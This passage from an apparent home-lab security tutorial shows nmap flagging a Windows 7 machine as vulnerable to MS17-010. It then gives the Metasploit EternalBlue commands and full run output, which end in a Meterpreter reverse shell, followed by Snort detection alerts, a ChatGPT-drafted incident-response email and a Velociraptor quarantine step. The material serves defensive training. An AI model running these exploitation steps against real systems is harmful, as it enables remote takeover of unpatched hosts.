|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

And we can see that the script of smb-vuln-ms17-010 of nmap is showing is that this machine is vulnerable to the eternal blue attack.


Now we hop back on to our Metasploit.



```
└─$ sudo msfconsole
[sudo] password for tesla:
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,....."/
```

And we will search for eternal blue attack by typing search eternal.

Msf6 > search eternal




```
msf6 > search eternal

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalB
lue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalR
omance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
```

As we can see the number 0 exploit is eternal blue, ms17-010 exploit.

So we will say

Msf6 > use 0




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

The payload is set to x64 architecture which is the right one.


Now we will check the options.

Msf6 > options




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/
                                             using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                             Only affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only
                                              affects Windows Server 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects W
                                             indows Server 2008 R2, Windows 7, Windows Embedded Standa
                                             rd 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
```

We will have to set Rhosts. Rhosts is our victim machine, which is Windows 7. And we can see its IP below.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\win7-victim>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2407:aa80:116:bca9::3
   IPv6 Address. . . . . . . . . . . : 2407:aa80:116:bca9:39e2:59c:d8b7:f433
   Temporary IPv6 Address. . . . . . : 2407:aa80:116:bca9:61fc:e571:6c7a:396b
   Link-local IPv6 Address . . . . . : fe80::39e2:59c:d8b7:f433%11
   IPv4 Address. . . . . . . . . . . : 192.168.18.53
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%11
                                       192.168.18.1

Tunnel adapter isatap.{1DB17219-F2A1-4FFA-9EAC-ECF8E82320D0}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\win7-victim>
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.18.53
rhosts => 192.168.18.53
```


Msf6 ... > set rhosts 192.168.18.53

As our Windows 7 IP is 192.168.18.53 as seen in the picture above.

And now we will run the exploit.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.18.32:4444
[*] 192.168.18.53:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.18.53:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pac
k 1 x64 (64-bit)
[*] 192.168.18.53:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.18.53:445 - The target is vulnerable.
[*] 192.168.18.53:445 - Connecting to target for exploitation.
[+] 192.168.18.53:445 - Connection established for exploitation.
[+] 192.168.18.53:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.18.53:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.18.53:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.18.53:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.18.53:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.18.53:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.18.53:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.18.53:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.53:445 - Starting non-paged pool grooming
[+] 192.168.18.53:445 - Sending SMBv2 buffers
[+] 192.168.18.53:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.18.53:445 - Sending final SMBv2 buffers.
[*] 192.168.18.53:445 - Sending last fragment of exploit packet!
[*] 192.168.18.53:445 - Receiving response from exploit packet
[+] 192.168.18.53:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
```



```
[-] 192.168.18.53:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.18.53:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.18.53:445 - Connecting to target for exploitation.
[+] 192.168.18.53:445 - Connection established for exploitation.
[+] 192.168.18.53:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.18.53:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.18.53:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.18.53:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.18.53:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.18.53:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.18.53:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.18.53:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.53:445 - Starting non-paged pool grooming
[+] 192.168.18.53:445 - Sending SMBv2 buffers
[+] 192.168.18.53:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.18.53:445 - Sending final SMBv2 buffers.
[*] 192.168.18.53:445 - Sending last fragment of exploit packet!
[*] 192.168.18.53:445 - Receiving response from exploit packet
[+] 192.168.18.53:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.18.53:445 - Sending egg to corrupted connection.
[*] 192.168.18.53:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.18.53
[*] Meterpreter session 1 opened (192.168.18.32:4444 → 192.168.18.53:51198) at 2024-11-15 01:41:35 +050
0
[+] 192.168.18.53:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.18.53:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.18.53:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

The attack is successful, while we check simultaneously our Snort machine.




```
ubuntu@ubuntu-vm:/etc/snort$ sudo snort -A console -q -c snort.conf -i enp0s3
11/15-01:40:36.881445  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protoc
ol Command Decode] [Priority: 3] {TCP} 192.168.18.32:37127 -> 192.168.18.53:445
11/15-01:40:37.957790  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protoc
ol Command Decode] [Priority: 3] {TCP} 192.168.18.32:42253 -> 192.168.18.53:445
11/15-01:40:37.980169  [**] [1:42944:2] Eternal BLue OS-WINDOWS Microsoft Windows SMB remote code execution
attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.18.32:4225
3 -> 192.168.18.53:445
```

And we are getting logs of Eternal Blue attack detection on Snort Ubuntu Machine.

Generate a email ticket of detecting eternal blue with chatgpt, create a email with help of chatgpt

Now, we will generate a response ticket for our IR team from our side of SOC team to alert them about eternal blue attack detection. We will use chatgpt for that.



i have to create a ticket email for windows 7 eternal blue exploit mitigation (Incident response)

Here's a template for creating an incident response ticket email for the Windows 7 EternalBlue exploit mitigation:

Subject: Urgent Incident Response: Mitigation for Windows 7 EternalBlue Exploit (CVE-2017-0144)

Dear [Recipient's Name/IT Support Team],

I am writing to inform you of an urgent incident requiring immediate attention involving the EternalBlue exploit (C' ↓ 2017-0144), which targets Windows 7 systems. This exploit leverages a vulnerability in the Server Message Block (SMB)

Subject: Urgent Incident Response: Mitigation for Windows 7 EternalBlue Exploit (CVE-2017-0144)

Dear [Recipient's Name/IT Support Team],

I am writing to inform you of an urgent incident requiring immediate attention involving the EternalBlue exploit (CVE-2017-0144), which targets Windows 7 systems. This exploit leverages a vulnerability in the Server Message Block (SMB) protocol, potentially enabling attackers to execute arbitrary code and propagate malware, as seen in the notorious WannaCry ransomware attack.

Incident Details:

Exploit Name: EternalBlue

CVE Identifier: CVE-2017-0144

Affected Systems: Windows 7 (potentially other unpatched systems running SMBv1)

Potential Impact: Unauthorized remote code execution, data exfiltration, ransomware infection, system compromise

Immediate Action Required:

Patch Deployment:

Verify and ensure that Microsoft security patch MS17-010 is applied to all Windows 7 machines. [Insert specific steps or a link to the patch here]

SMBv1 Protocol Disabling:

Disable SMBv1 if not required to reduce the attack surface:

Go to Control Panel > Programs > Turn Windows features on or off and uncheck "SMB 1.0/CIFS File Sharing Support."

Firewall Configuration:

Confirm that firewalls are configured to block external access to port 445.

Follow-Up Steps:

Perform a thorough scan to detect any signs of unauthorized access or malware.

Review system logs for suspicious activity, especially network traffic involving SMB communication.

Schedule a full system backup and update the incident response documentation accordingly.

Request for Response: Please confirm receipt of this email and provide a status update on the progress of these mitigation measures. If further assistance or clarification is needed, do not hesitate to reach out.

Thank you for your prompt attention to this matter.

Best Regards, [Your Name]


[Your Position/Role]

[Your Contact Information]

[Incident Response Team or Department]

Quarantine windows 7 with velociraptor

Now we will hop on to our Kali linux machine velociraptor.




Welcome to Velociraptor!

Common tasks:

- Inspect the server's state
- Build an Offline Collector
- Write VQL notebooks
- View Server Configuration
- Inspect Server Audit Log
- Manage Server Secrets
- Customize this welcome screen

Or simply search for a client in the search bar above.

